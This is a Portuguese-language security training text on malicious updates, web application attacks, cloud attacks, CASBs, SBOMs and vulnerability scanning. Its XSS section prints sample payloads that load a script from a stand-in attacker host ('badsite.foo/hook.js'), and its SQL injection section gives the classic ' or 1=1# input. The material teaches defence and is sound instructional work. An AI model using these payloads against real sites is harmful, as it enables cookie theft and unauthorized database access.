Uma seta de Main() para Sub() está rotulada com um símbolo de perigo. Outra seta vai do Endereço de Retorno para NOP na linha 2. A terceira seta vai do NOP na linha 2 para o Shellcode.

Atualização mal-intencionada

Uma [\[atualização mal-intencionada\]](#) refere-se a uma atualização que aparenta ser legítima, mas contém código malicioso, sendo frequentemente utilizada por cibercriminosos para distribuir malware ou executar um ataque cibernético. A atualização pode alegar ter a finalidade de corrigir bugs de software ou oferecer novos recursos, mas é projetada para comprometer um sistema. A importância desses ataques está na sua natureza enganosa; os usuários confiam nas atualizações de

software e muitas vezes as aceitam, o que faz das atualizações mal-intencionadas uma estratégia de infiltração altamente eficaz. Pode ser difícil se proteger de atualizações mal-intencionadas, mas o gerenciamento seguro da cadeia de suprimentos de software, a verificação de assinaturas digitais e outras práticas de segurança de software ajudam a mitigar esses riscos.

Em 2017, o software legítimo CCleaner foi comprometido quando uma atualização não autorizada foi lançada contendo um payload mal-intencionado. Isso afetou milhões de usuários que baixaram a atualização, acreditando que era uma atualização padrão para melhorar o desempenho do sistema.

<https://arstechnica.com/information-technology/2017/09/backdoor-malware-planted-in-legitimate-software-updates-to-ccleaner/> (<https://arstechnica.com/information-technology/2017/09/backdoor-malware-planted-in-legitimate-software-updates-to-ccleaner/>)

Outro caso notável foi o ataque à SolarWinds em 2020, no qual os invasores usaram uma atualização na plataforma SolarWinds Orion para distribuir um backdoor mal-intencionado a várias redes governamentais e corporativas, levando a violações significativas de dados. <https://www.npr.org/2021/04/16/985439655/a-worst-nightmare-cyberattack-the-untold-story-of-the-solarwinds-hack> (<https://www.npr.org/2021/04/16/985439655/a-worst-nightmare-cyberattack-the-untold-story-of-the-solarwinds-hack>)



This content is only available on larger screen sizes. Please revisit this page on a larger device.

O alvo ou escopo da avaliação refere-se ao produto, sistema ou serviço que está sendo analisado quanto a possíveis vulnerabilidades de segurança. Pode ser um aplicativo de software, uma rede, um serviço de segurança ou até mesmo toda uma infraestrutura de TI. O alvo é o foco de um processo de avaliação específico, no qual é submetido a testes e análises rigorosos para identificar possíveis fraquezas ou vulnerabilidades de projeto, implementação ou operação. Para vulnerabilidades de aplicativos, o destino se refere a um aplicativo de software específico. Os analistas de segurança avaliam o código do aplicativo, a lógica, o manuseio dos dados, os mecanismos de autenticação e muitos outros aspectos relevantes para a segurança. As vulnerabilidades identificadas geralmente variam de vulnerabilidades comuns, como falhas de injeção, autenticação quebrada e exposição a dados confidenciais, a outras mais obscuras relacionadas aos recursos ou propósitos exclusivos do aplicativo. O principal objetivo da avaliação é reduzir riscos, melhorar a postura de segurança do aplicativo e garantir a conformidade com os padrões ou regulamentos de segurança relevantes.

Escopo da prática	Descrição
Teste de segurança	Realizar avaliações de vulnerabilidades e testes de penetração para identificar possíveis fraquezas, vulnerabilidades ou configurações incorretas.
Revisão da documentação	Revisar a documentação, como especificações de projeto, diagramas arquitetônicos, políticas de segurança e procedimentos, para garantir que o sistema seja implementado de acordo com os princípios de projeto seguro e os requisitos de conformidade.
Análise do código-fonte	Analisar o código-fonte para identificar possíveis vulnerabilidades de segurança ou erros de codificação para descobrir problemas relacionados a validação de entrada, práticas de codificação seguras e padrões de codificação.
Avaliação de configuração	Avaliar as configurações para garantir que elas estejam alinhadas com as práticas recomendadas de segurança e os padrões do setor, incluindo a avaliação de controles de acesso, configurações de criptografia, mecanismos de autenticação e outras configurações relacionadas à segurança.
Análise criptográfica	Avaliar mecanismos criptográficos, incluindo algoritmos de criptografia, gerenciamento de chaves e armazenamento seguro de chaves, para garantir a implementação e o uso adequados de esquemas criptográficos de acordo com os padrões e diretrizes do setor.
Verificação de conformidade	Verificar a conformidade com os padrões especificados pelos regulamentos, estruturas ou certificações de segurança relevantes.
Revisão da arquitetura de segurança	Avaliar a arquitetura e o projeto da segurança para identificar possíveis fraquezas ou lacunas, como segregação insuficiente de funções, falta de trilhas de auditoria ou controles de acesso inadequados.

Pentester vs. Agressor

Do ponto de vista de um testador de penetração ou invasor, o escopo define os limites dos objetivos.

Para um testador de penetração, o escopo é o sistema, aplicativo, rede ou ambiente específico que eles estão autorizados a avaliar quanto à explorabilidade. Compreender o escopo permite que um testador de penetração planeje sua estratégia de teste, selecione as ferramentas e técnicas apropriadas e concentre seus esforços onde serão mais eficazes. Os testadores de penetração visam descobrir o maior número possível de vulnerabilidades dentro do escopo, relatar suas descobertas e recomendar estratégias de remediação para melhorar a postura de segurança do sistema.

Para um invasor, o escopo descreve o alvo pretendido. O invasor visa identificar e explorar vulnerabilidades dentro do alvo para atingir seus objetivos, que podem variar de acesso não autorizado e roubo de dados à interrupção do serviço ou até mesmo apropriação e tomada de controle do sistema. A compreensão de um invasor sobre o alvo pode influenciar sua escolha de vetores de ataque e a sofisticação das suas táticas.

Em ambos os casos, uma compreensão completa do alvo — sua arquitetura, componentes, interconexões, controles de segurança, vulnerabilidades potenciais e valor dos dados ou serviços — ajuda a concentrar tempo e esforços.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Os ataques a aplicativos da Web visam especificamente aplicativos acessíveis pela Internet, explorando vulnerabilidades neles para obter acesso não autorizado, roubar dados confidenciais, interromper serviços ou executar outras atividades mal-intencionadas. As características definidoras dos ataques a aplicativos da Web geralmente envolvem a exploração de uma validação de entradas insatisfatória (levando a ataques como injeção de SQL ou cross-site scripting), configurações de segurança mal feitas e softwares com vulnerabilidades conhecidas desatualizados.

Os ataques a aplicativos da Web são semelhantes a outros tipos de ataques a aplicativos, pois envolvem a exploração de vulnerabilidades em software para atingir fins mal-intencionados. No entanto, eles também têm suas diferenças. Ao contrário dos ataques a aplicativos de computador ou sistemas integrados, os ataques a aplicativos da Web devem navegar o modelo cliente-servidor, o que muitas vezes exige que o invasor contorne os controles de segurança que se aplicam à rede e ao próprio aplicativo. Além disso, as vulnerabilidades dos aplicativos da Web geralmente podem ser exploradas remotamente por qualquer invasor na Internet, tornando-as um alvo popular para os cibercriminosos.

O HTTP não tem estado (é stateless), o que significa que cada solicitação é independente e o servidor não retém informações sobre o estado do cliente. Os aplicativos da Web devem gerenciar sessões e manter o estado usando mecanismos como cookies ou IDs de sessão. O gerenciamento inadequado de sessões, como IDs de sessão previsíveis, fixação de sessão ou sequestro de sessão, é associado a muitos tipos de ataques a aplicativos da Web, cross-site request forgery (CSRF) e cross-site scripting (XSS). Esses ataques exploram a confiança inerente da Web em solicitações ou scripts que parecem vir de usuários válidos ou sites confiáveis.

Nota:

A CSRF será abordada em mais profundidade na Lição 13.

Cross-Site Scripting (XSS)

Os aplicativos da Web dependem de scripts, e a maioria dos sites atualmente são aplicativos da Web em vez de páginas da Web estáticas. Se o usuário desativar o uso de scripts, poucos sites ficarão disponíveis. [[Um ataque de cross-site scripting (XSS)]] explora o fato de que o navegador tende a confiar em scripts que aparentam ser provenientes de um site que o usuário escolheu acessar. O XSS insere um script mal-intencionado que parece fazer parte do site confiável. Um tipo não persistente de ataque XSS ocorreria da seguinte forma:

1. O invasor identifica uma vulnerabilidade de validação de entrada no site confiável.
2. O invasor forja um URL para executar uma injeção de código no site confiável. Isso pode ser codificado em um link do site do invasor para o site confiável ou em um link em uma mensagem de email.
3. Quando o usuário clica no link, o site confiável retorna uma página com o código mal-intencionado injetado pelo invasor. Como é provável que o navegador esteja configurado para permitir que o site execute scripts, o código mal-intencionado será executado.

O código mal-intencionado pode ser usado para desfigurar o site confiável (adicionando qualquer tipo de código HTML arbitrário), roubar dados dos cookies do usuário, tentar interceptar informações inseridas em um formulário, realizar um ataque de falsificação de solicitação ou tentar instalar malware. O ponto crucial é que o código mal-intencionado é executado no navegador do cliente com o mesmo nível de permissão do site confiável.

Um ataque em que a entrada mal-intencionada vem de um link forjado é um ataque XSS refletido ou não persistente. Um ataque XSS armazenado/persistente visa inserir código em um banco de dados de back-end ou sistema de gerenciamento de conteúdo usado pelo site confiável. Por exemplo, o invasor pode enviar uma publicação para um quadro de avisos com um script mal-intencionado incorporado à mensagem. Quando outros usuários visualizam a mensagem, o script mal-intencionado é executado. Por exemplo, sem uma higienização das entradas, o agente de ameaças pode digitar o seguinte em um campo de texto para criar uma nova publicação:

```
Confira este <a href="https://trusted.foo">site incrível</a><script src="https://badsite.foo/hook.js"></script>.
```

Os usuários que visualizarem a publicação terão o script mal-intencionado hook.js executado em seu navegador.

Um terceiro tipo de ataque XSS explora vulnerabilidades em scripts do lado do cliente. Tais scripts frequentemente utilizam o [[Document Object Model (DOM)]] para modificar o conteúdo e o layout de uma página web. Por exemplo, o método “document.write” permite que uma página receba informações do usuário e modifique a página com base nelas. Uma exploração contra um script do lado do cliente pode funcionar da seguinte maneira:

1. O invasor identifica uma vulnerabilidade de validação de entrada no site confiável.

Por exemplo, um quadro de mensagens pode copiar o nome do usuário de uma caixa de texto de entrada e exibi-lo em um cabeçalho.

```
https://trusted.foo/messages?user=james
```

2. O invasor cria um URL para modificar os parâmetros de um script que o servidor retornará, como este:

```
https://trusted.foo/messages?user=James%3Cscript%20src%3D%22https%3A%2F%2Fbadsite.foo%2Fhook.js%22%3E%3C%2Fscript%3E
```

3. O servidor retorna uma página com o script DOM legítimo integrado, mas contendo o parâmetro:

```
James<script src="https://badsite.foo/hook.js"></script>
```

4. O navegador renderiza a página usando o script DOM, adicionando o texto “James” ao cabeçalho, mas, ao mesmo tempo, executando o script hook.js.

Nota:

O cross-site scripting (XSS) baseado em DOM ocorre quando o script do lado do cliente de um aplicativo web manipula o Document Object Model (DOM) de uma página web. Diferente de outras formas de ataques XSS que exploram vulnerabilidades do lado do servidor, os ataques XSS baseados em DOM atingem o ambiente do lado do cliente, permitindo que um invasor injete código de script mal-intencionado executado no navegador do usuário no contexto da página web sob ataque.

Injeção de SQL (SQLi)

Quando um ataque transbordamento age contra a maneira como um processo realiza o gerenciamento de memória, um ataque de injeção explora formas inseguras pelas quais o aplicativo processa solicitações e consultas. Por exemplo, um aplicativo pode permitir que um usuário visualize seu perfil com uma consulta ao banco de dados que deveria retornar apenas o registro único correspondente ao perfil desse usuário. Um aplicativo vulnerável a um ataque de injeção pode permitir que um invasor obtenha os registros de todos os usuários ou altere campos no registro quando deveria apenas poder lê-los.

É provável que um aplicativo web use Structured Query Language (SQL) para ler e gravar informações de um banco de dados. As principais operações do banco de dados são executadas por instruções SQL para selecionar dados (SELECT), inserir dados (INSERT), excluir dados (DELETE) e atualizar dados (UPDATE). Em um ataque de injeção de linguagem de consulta estruturada (SQL), o ator de ameaça modifica uma ou mais dessas quatro funções básicas adicionando código a algum dado de entrada aceito pelo aplicativo, fazendo com que o sistema execute o conjunto de consultas ou parâmetros SQL do invasor. Se bem-sucedido, isso pode permitir que o invasor extraia ou insira informações no banco de dados, ou execute código arbitrário no sistema remoto utilizando os mesmos privilégios da aplicação de banco de dados.

Por exemplo, considere um formulário web que deve receber um nome como entrada. Se o usuário digitar “Bob”, o aplicativo executará a seguinte consulta:

```
SELECT * FROM tbl_user WHERE username = 'Bob'
```

Se um invasor inserir a string ' ou 1=1# e essa entrada não for sanitizada, será executada a seguinte consulta mal-intencionada:

```
SELECT * FROM tbl_user WHERE username = '' or 1=1#
```

A declaração lógica 1=1 é sempre verdadeira, e o caractere # transforma o restante da declaração em um comentário, tornando mais provável que o aplicativo web processe essa versão modificada e gere uma lista de todos os usuários.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Os ataques a aplicativos baseados em nuvem exploram possíveis vulnerabilidades nesses aplicativos ou na infraestrutura de nuvem em que são executados para realizar atividades mal-intencionadas. Esses ataques geralmente envolvem a exploração de configurações incorretas no ambiente de nuvem, mecanismos fracos de autenticação, segmentação insuficiente de rede ou controles de acesso mal implementados.

Em comparação com os ataques tradicionais a aplicativos, os ataques baseados em nuvem têm algumas características particulares. Em um ambiente de nuvem, o modelo de responsabilidade compartilhada pode gerar confusão sobre quem é responsável pelo quê, podendo resultar em brechas de segurança que os invasores podem explorar.

A natureza altamente acessível e escalável da nuvem pode fazer com que os aplicativos baseados em nuvem se tornem alvos convidativos para invasores. Por exemplo, um invasor pode explorar uma vulnerabilidade em um aplicativo baseado em nuvem e obter acesso a outros recursos dentro do mesmo ambiente de nuvem. Isso proporciona acesso à infraestrutura de maneiras geralmente impossíveis com ataques tradicionais a aplicativos.

Alguns tipos de ataque são em grande parte específicos da nuvem, como os ataques de canal lateral (side-channel), nos quais um invasor, ao operar uma instância no mesmo servidor físico que a vítima, tenta extrair informações da instância da vítima por meio de recursos compartilhados. Os invasores podem explorar configurações incorretas e controles fracos de segurança em ambientes de nuvem para obter acesso não autorizado a dados confidenciais que se encontram em buckets de armazenamento em nuvem mal protegidos.

Os serviços em nuvem também podem ser usados para cryptojacking, quando um invasor usa o poder de processamento da nuvem para minerar criptomoedas sem o consentimento do usuário, gerando um (enorme) aumento nos custos para o usuário da nuvem e uma diminuição do desempenho de seus recursos provisionados.

Nota:

O modelo de responsabilidade compartilhada é abordado no Tópico 6A e é um conceito crítico da segurança na nuvem.

Nuvem como plataforma de ataque

Os invasores também podem usar plataformas de nuvem para distribuir phishing e malware. Eles podem facilmente criar sites fraudulentos que imitam os legítimos em serviços de nuvem e usar esses sites para enganar os usuários e obter suas informações confidenciais. Além disso, eles podem explorar serviços de armazenamento em nuvem para hospedar arquivos mal-intencionados e distribuí-los através de e-mails de phishing ou outros meios.

Cloud Access Security Brokers (CASB)

Um [[Cloud Access Security Broker (CASB)]] (corretor de segurança de acesso à nuvem - CASB) é um software de gestão corporativa projetado para mediar o acesso a serviços em nuvem por usuários em todos os tipos de dispositivos. Os fornecedores de CASB incluem Symantec ([broadcom.com/products/cyber-security/information-protection/cloud-application-security-cloudsoc](https://www.broadcom.com/products/cyber-security/information-protection/cloud-application-security-cloudsoc)) (<https://www.broadcom.com/products/cyber-security/information-protection/cloud-application-security-cloudsoc>), Skyhigh Security ([skyhighsecurity.com](https://www.skyhighsecurity.com/)) (<https://www.skyhighsecurity.com/>), Forcepoint ([forcepoint.com/product/casb-cloud-access-security-broker](https://www.forcepoint.com/product/casb-cloud-access-security-broker)) (<https://www.forcepoint.com/product/casb-cloud-access-security-broker>), Microsoft Cloud App Security ([microsoft.com/en-us/microsoft-365/enterprise-mobility-security/cloud-app-security](https://www.microsoft.com/en-us/microsoft-365/enterprise-mobility-security/cloud-app-security)) (<https://www.microsoft.com/en-us/microsoft-365/enterprise-mobility-security/cloud-app-security>) e Cisco Cloudlock.

Os CASBs fornecem visibilidade sobre como os clientes e outros nós da rede estão usando os serviços em nuvem. Estas são algumas das funções de um CASB:

- Habilitar a autenticação de login único e impor controles de acesso e autorizações da rede corporativa ao provedor de nuvem.
- Verificar se há malware e acesso a dispositivos maliciosos ou não compatíveis.
- Monitorar e auditar a atividade dos usuários e dos recursos.
- Mitigar a data exfiltration (exfiltração de dados) impedindo o acesso a serviços de nuvem não autorizados a partir de dispositivos gerenciados.

Em geral, os CASBs são implementados de uma destas três maneiras:

- **Proxy de encaminhamento:** é um dispositivo de segurança ou host posicionado na borda da rede do cliente que encaminha o tráfego do usuário para a rede em nuvem se o conteúdo estiver em conformidade com as políticas. Isso requer a configuração dos dispositivos dos usuários ou a instalação de um agente. Nesse modo, o proxy pode inspecionar todo o tráfego em tempo real, mesmo que esse tráfego não esteja vinculado a aplicativos em nuvem aprovados. O

problema desse modo é que os usuários podem contornar o proxy e se conectar diretamente. Além disso, os proxies estão associados ao baixo desempenho, pois, sem uma solução de balanceamento de carga, eles se tornam um gargalo e podem constituir um ponto de falha único.

- **Proxy reverso:** é posicionado na borda da rede em nuvem e direciona o tráfego para os serviços em nuvem se o conteúdo estiver em conformidade com as políticas. Não requer a configuração dos dispositivos dos usuários. Essa abordagem só é possível se o aplicativo em nuvem tiver suporte a proxy.
- **Interface de programação de aplicativo (API):** faz conexões entre o serviço em nuvem e o cliente, em vez de colocar um dispositivo CASB ou host em linha com os clientes e os serviços em nuvem. Por exemplo, se uma conta de usuário for desativada ou uma autorização for revogada na rede local, o CASB baseado em API comunicará isso ao serviço de nuvem e usará sua API para desativar o acesso também. Isso depende da API que dá suporte às funções exigidas pelo CASB e pelas políticas de acesso e autorização. As soluções CASB geralmente utilizam os modos de proxy e de API para diferentes finalidades de gestão de segurança.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

As vulnerabilidades da cadeia de suprimentos de software referem-se aos possíveis riscos e fragilidades introduzidos nos produtos de software durante o ciclo de vida de desenvolvimento, distribuição e manutenção. Essa cadeia de suprimentos apresenta vários estágios, desde a codificação inicial até a implantação para o usuário final, e inclui diversos fornecedores de serviços, de hardware e de software.

Fornecedores de serviços

Os fornecedores de serviços, como serviços em nuvem ou agências de desenvolvimento terceirizadas, fazem parte da cadeia de suprimentos de software oferecendo plataformas de desenvolvimento, teste e implantação ou contribuindo diretamente para a base de código do software. Esses serviços podem apresentar vulnerabilidades se suas medidas de segurança forem inadequadas ou se a comunicação entre esses serviços e o restante da cadeia de suprimentos não estiver protegida corretamente.

Fornecedores de hardware

Os fornecedores de hardware têm um papel crucial na cadeia de suprimentos de software e são potenciais fontes de vulnerabilidades. O hardware no qual o software é executado ou interage forma a base da pilha de tecnologia. Se essa camada de hardware for comprometida, poderão ocorrer problemas graves de segurança. Isso se aplica principalmente a firmware ou drivers de software de baixo nível que interagem diretamente com o hardware. Se um fornecedor de hardware não aplicar práticas de segurança robustas em seus processos de design e fabricação, ele pode apresentar vulnerabilidades que comprometem todo o sistema.

Por exemplo, um componente de hardware pode vir com um firmware pré-instalado que contenha uma vulnerabilidade conhecida ou pode ser suscetível a adulterações físicas que resultem em violação da segurança. Da mesma forma, os dispositivos de hardware geralmente necessitam que drivers específicos funcionem corretamente.

Se esses drivers não forem atualizados regularmente ou forem provenientes de provedores não confiáveis, eles poderão introduzir vulnerabilidades na pilha de software.

Além disso, os fornecedores de hardware geralmente fornecem toda a pilha de software executada no dispositivo para Internet das Coisas (IoT) e sistemas integrados, tornando-os um fator significativo na segurança geral de um sistema. Portanto, é fundamental que a segurança da cadeia de suprimentos de software garanta que os fornecedores de hardware cumpram padrões de segurança rigorosos e que os componentes de hardware e o software de baixo nível associado sejam atualizados e corrigidos regularmente para resolver possíveis vulnerabilidades.

Fornecedores de software

Os fornecedores de software, como criadores de bibliotecas, frameworks e outros componentes de terceiros usados no software, são uma fonte comum de vulnerabilidades. Componentes de terceiros desatualizados ou com vulnerabilidades podem expor todo o aplicativo a possíveis ataques. Em todas essas relações, há uma confiança implícita em cada provedor para manter um alto nível de segurança. Se algum elo dessa cadeia não atender a essas expectativas, poderão ocorrer vulnerabilidades na cadeia de suprimentos de software.

Lista de materiais de software

A lista de materiais de software (SBOM) é um inventário completo de todos os componentes de um produto de software. Isso inclui o código primário do aplicativo e todas as dependências, como bibliotecas, frameworks e outros componentes de terceiros. A SBOM inclui detalhes como nomes de componentes, versões e informações sobre os fornecedores.

O objetivo de uma SBOM é proporcionar transparência e visibilidade à cadeia de suprimentos de software, o que pode ajudar significativamente a mitigar os problemas da cadeia. Ao detalhar todos os componentes usados em um produto de software, uma SBOM permite que desenvolvedores, equipes de segurança e usuários finais entendam os componentes funcionais de seu software. Essa visibilidade ajuda na identificação de possíveis vulnerabilidades em componentes de terceiros, permitindo que sejam corrigidos ou substituídos antes que os problemas se concretizem. Ela também ajuda a rastrear a origem dos componentes de software, garantindo que eles venham de fontes confiáveis.

Após a divulgação de uma vulnerabilidade ou um incidente de segurança, uma SBOM auxilia na resposta e correção rápidas. As equipes de segurança podem determinar rapidamente se a vulnerabilidade divulgada está afetando um componente específico do seu software e, então, tomar as medidas apropriadas.

A SBOM é uma ferramenta importante para o gerenciamento e a proteção da cadeia de suprimentos de software, pois permite uma abordagem mais proativa e embasada para identificar e gerenciar possíveis problemas na cadeia.

Ferramentas de SBOM e análise de dependências

O [OWASP Dependency-Check](https://owasp.org/www-project-dependency-check/) (<https://owasp.org/www-project-dependency-check/>) é uma ferramenta de análise de composição de software (SCA) que identifica as dependências do projeto e verifica se há alguma vulnerabilidade conhecida e divulgada publicamente associada a elas. Essa ferramenta é muito útil para a criação de listas de materiais de software (SBOM), embora não seja sua função principal.

O Dependency-Check pode gerar um relatório detalhando todas as bibliotecas e componentes usados em um projeto de software e suas respectivas versões. Esse tipo de relatório serve como linha de base para a criação de uma SBOM, pois lista todos os componentes dos quais o software depende. Além disso, o relatório inclui vulnerabilidades conhecidas associadas a esses componentes, uma adição valiosa a uma SBOM do ponto de vista da segurança.

O Dependency-Check foi desenvolvido principalmente para ajudar na detecção de componentes desatualizados ou vulneráveis e não fornece todas as informações normalmente incluídas em uma SBOM, como dados sobre licenças ou uma lista completa de todos os subcomponentes.

Para uma SBOM mais abrangente que inclua informações adicionais, outras ferramentas, como o [OWASP Dependency-Track](https://owasp.org/www-project-dependency-track/) (<https://owasp.org/www-project-dependency-track/>), usam os resultados do Dependency-Check ou de outras ferramentas SBOM específicas que seguem os padrões SPDX ou OWASP CycloneDX. O [SPDX \(Software Package Data Exchange\)](https://spdx.dev/) (<https://spdx.dev/>) é um padrão aberto para a comunicação de informações relevantes da lista de materiais de software, incluindo a identificação de componentes, licenças e referências de segurança. O [CycloneDX](https://cyclonedx.org/) (<https://cyclonedx.org/>) é uma especificação leve que fornece uma maneira mais simplificada de compartilhar e analisar dados da SBOM.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

O gerenciamento de vulnerabilidades é um pilar das práticas modernas de segurança cibernética, que visam identificar, classificar, corrigir e mitigar vulnerabilidades em um sistema ou rede. Um aspecto crucial desse gerenciamento é a varredura de vulnerabilidades, um processo sistemático de sondagem de um sistema ou rede usando ferramentas de software especializadas para detectar falhas de segurança. As varreduras de vulnerabilidades são realizadas interna e externamente para listar as vulnerabilidades de diferentes pontos de vista da rede. As vulnerabilidades identificadas durante a varredura são classificadas e priorizadas para serem corrigidas pelas equipes de operações de segurança.


A varredura de vulnerabilidades também auxilia na segurança de aplicativos, pois ajuda a localizar e identificar configurações incorretas e falta de patches no software. Técnicas avançadas de varredura de vulnerabilidades com foco na segurança de aplicativos incluem scanners de aplicativos especializados, frameworks de teste de penetração e testes de códigos estáticos e dinâmicos.

Ferramentas de varredura de vulnerabilidades como openVAS e Nessus são instrumentos populares que oferecem uma ampla gama de recursos desenvolvidos para analisar equipamentos de rede, sistemas operacionais, bancos de dados, conformidade com patches, configuração e muitos outros sistemas. Embora essas ferramentas sejam muito eficazes, a análise de segurança de aplicativos exige abordagens muito mais especializadas. Existem várias ferramentas especializadas para analisar mais detalhadamente como os aplicativos são projetados para operar e que podem localizar vulnerabilidades que normalmente não são identificadas com abordagens de varredura generalizadas.

Scanner de vulnerabilidades de rede

Um [[scanner de vulnerabilidades de rede]], como o Tenable Nessus ([tenable.com/products/nessus](https://www.tenable.com/products/nessus) (<https://www.tenable.com/products/nessus>)) ou o OpenVAS ([openvas.org](https://www.openvas.org/) (<https://www.openvas.org/>)), é projetado para testar hosts de rede, incluindo PCs clientes, dispositivos móveis, servidores, roteadores e switches. Ele examina os sistemas, aplicativos e dispositivos locais de uma organização e compara os resultados da varredura com modelos de configuração e listas de vulnerabilidades conhecidas. Os resultados típicos de uma avaliação de vulnerabilidades identificarão falta de patches, desvios em relação aos modelos de configuração de linha de base e outras vulnerabilidades relacionadas.

Figura 1. Scanner de vulnerabilidades Greenbone OpenVAS com interface de aplicativo web do Security Assistant, conforme instalado no Kali Linux.



Captura de tela usada com permissão da Greenbone Networks, <http://www.openvas.org> (<http://www.openvas.org/>).

Descrição

A primeira seção é um gráfico de rosca. O gráfico inteiro representa alto.

A segunda seção, intitulada tarefas por status (total: 1), exibe um gráfico de rosca. O gráfico inteiro representa concluído.

A terceira seção, intitulada CVEs por data de criação (total: 85.015), apresenta um gráfico de linhas com duas linhas representando CVEs por ano e o total de CVEs.

A quarta seção, intitulada topologia de hosts, mostra um nó rotulado como 10.1.0.104 no centro, conectado a outros quatro nós rotulados como 10.1.0.1, 10.1.0.2, 10.1.0.102 e 10.1.0.103.

A quinta seção, intitulada NVTs por classe de gravidade, exibe um gráfico de rosca com quatro seções: alto, 26.381; médio, 21.621; baixo, 2.022; e log, 2.664.

Os scanners dependem de um banco de dados de vulnerabilidades de software e configuração conhecidas. A ferramenta elabora um relatório sobre cada vulnerabilidade que foi encontrada em cada host e o registra em seu próprio banco de dados. Cada vulnerabilidade identificada é categorizada e recebe um alerta de impacto. A maioria das ferramentas também sugere técnicas de correção. Essas informações são altamente confidenciais, portanto, o seu uso e a distribuição dos relatórios produzidos devem ser restritos a hosts e contas de usuário autorizados.

Os scanners de vulnerabilidades de rede são configurados com informações sobre vulnerabilidades conhecidas e fragilidades na configuração de hosts de rede típicos.

Eles poderão testar sistemas operacionais comuns, aplicativos de desktop e alguns aplicativos de servidor. Isso é útil para varreduras gerais, mas alguns tipos de aplicativo podem precisar de análises mais rigorosas.

Varreduras credenciadas e não credenciadas

Uma [[varredura sem credenciais]] é aquela realizada por meio do envio de pacotes de teste a um host sem que haja login no sistema operacional ou na aplicação. A visualização é aquela que o host expõe a um usuário sem privilégios na rede. As rotinas de teste podem incluir coisas como o uso de senhas padrão para contas de serviço e interfaces de gerenciamento de dispositivos, mas não recebem acesso privilegiado. Embora seja possível descobrir mais pontos fracos com uma varredura credenciada, às vezes é melhor restringir o foco ao de um invasor sem permissões de alto nível específicas ou acesso administrativo total. A varredura não credenciada é a técnica mais apropriada para avaliação externa do perímetro da rede ou ao realizar varreduras de aplicativos web.

Uma [[varredura com credenciais]] recebe uma conta de usuário com direitos de login em vários hosts, além de outras permissões adequadas para as rotinas de teste. Esse tipo de teste permite uma análise muito mais aprofundada, principalmente para detectar quando aplicativos ou definições de segurança estiverem configurados incorretamente. Ele mostra o que um ataque interno, ou um ataque com uma conta de usuário comprometida, pode conseguir. Varreduras credenciadas são mais intrusivas do que as não credenciadas.

Figura 2. Configuração de credenciais para uso em definições de alvo (escopo) no Greenbone OpenVAS, conforme instalado no Kali Linux.



Captura de tela usada com permissão da Greenbone Networks, <http://www.openvas.org> (<http://www.openvas.org/>)(gerenciador de tarefas).

Descrição

A barra de menu no topo possui as opções: Scan Management, Asset Management, SecInfo Management, Configuration, Extras, Administration e Help. A janela de nova credencial contém campos para preencher os seguintes dados:

Nome: Classroom Domain.

Login: classroom\Administrator.

Comentário (opcional): em branco

Gerar credencial automaticamente, com o botão de opção não selecionado.

O botão de opção para Senha está selecionado e a senha é inserida no campo ao lado.

Par de chaves, com o botão de opção não selecionado.

Chave privada, seguida por um botão de navegação (browse).

Senha da chave (passphrase): em branco

Um botão criar credencial está localizado no canto inferior direito.

Scanners de aplicativos para computador e web

Da mesma forma, a [[varredura de vulnerabilidades em aplicações]] refere-se a um método especializado de identificação de fragilidades em softwares. Isso inclui [[análise estática]] (revisão do código do aplicativo sem executá-lo) e [[análise dinâmica]] (testes com aplicações em execução), capazes de identificar problemas como entradas não validadas, controles de acesso ineficazes e vulnerabilidades de injeção de linguagem de consulta estruturada (SQL). A varredura de vulnerabilidades de aplicativos geralmente é realizada separadamente da varredura geral de vulnerabilidades devido ao caráter único dos aplicativos de software e aos tipos específicos de vulnerabilidades que eles introduzem. A varredura geral de vulnerabilidades serve para detectar pontos fracos em todo o sistema ou rede, como software desatualizado ou firewalls configurados incorretamente.

Por outro lado, a varredura de vulnerabilidades de aplicativos avalia a codificação e o comportamento de aplicativos individuais de software. Ela procura problemas como cross-site scripting (XSS), injeção de SQL e referências diretas inseguras a objetos, exclusivas de aplicativos de software. Essas vulnerabilidades específicas de aplicativos exigem ferramentas e técnicas especializadas para identificação e atenuação e costumam ser diferentes das ferramentas usadas na varredura geral de vulnerabilidades. Geralmente, os aplicativos têm seus próprios ciclos de lançamento e atualização, separados do restante do ambiente, demandando um processo de gerenciamento de vulnerabilidades mais direcionado.

Monitoramento de pacotes

Outra capacidade importante nas práticas de avaliação de vulnerabilidades em aplicações é o [monitoramento de pacotes](#). O monitoramento de pacotes está associado à identificação de vulnerabilidades por rastrear e avaliar a segurança de pacotes de software, bibliotecas e dependências de terceiros usados em uma organização para garantir que estejam atualizados e livres de vulnerabilidades conhecidas que agentes mal-intencionados possam explorar. O monitoramento de pacotes está associado à gestão da [[lista de materiais de software (SBOM)]] e às práticas de gerenciamento de riscos na cadeia de suprimentos de software.

Em um ambiente corporativo, o monitoramento de pacotes geralmente é alcançado por meio de ferramentas automatizadas e políticas de governança. Ferramentas automatizadas de análise de [[composição de software (SCA)]] rastreiam e monitoram os pacotes de software, bibliotecas e dependências utilizadas no código-fonte de uma organização. Essas ferramentas podem identificar automaticamente pacotes desatualizados ou pacotes com vulnerabilidades conhecidas e sugerir atualizações ou substituições. Elas trabalham comparando continuamente o inventário de software da organização com vários bancos de dados de vulnerabilidades conhecidas, como o banco de dados nacional de vulnerabilidades (National Vulnerability Database, NVD, dos EUA) ou alertas específicos de fornecedores.

Além dessas ferramentas, as organizações geralmente implementam políticas de governança em torno do uso de software. Essas políticas podem exigir auditorias regulares de pacotes de software, processos de aprovação para adicionar novos pacotes ou bibliotecas e procedimentos para atualizar ou corrigir software quando são identificadas vulnerabilidades.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Outro elemento importante na gestão de vulnerabilidades é o uso de feeds de ameaças. Eles são fontes de informações em tempo real e continuamente atualizadas sobre possíveis ameaças e vulnerabilidades, muitas vezes coletadas de várias fontes. Ao integrar os feeds de ameaças às suas práticas de gerenciamento de vulnerabilidades, as organizações podem ficar cientes dos riscos mais recentes e responder mais rapidamente.

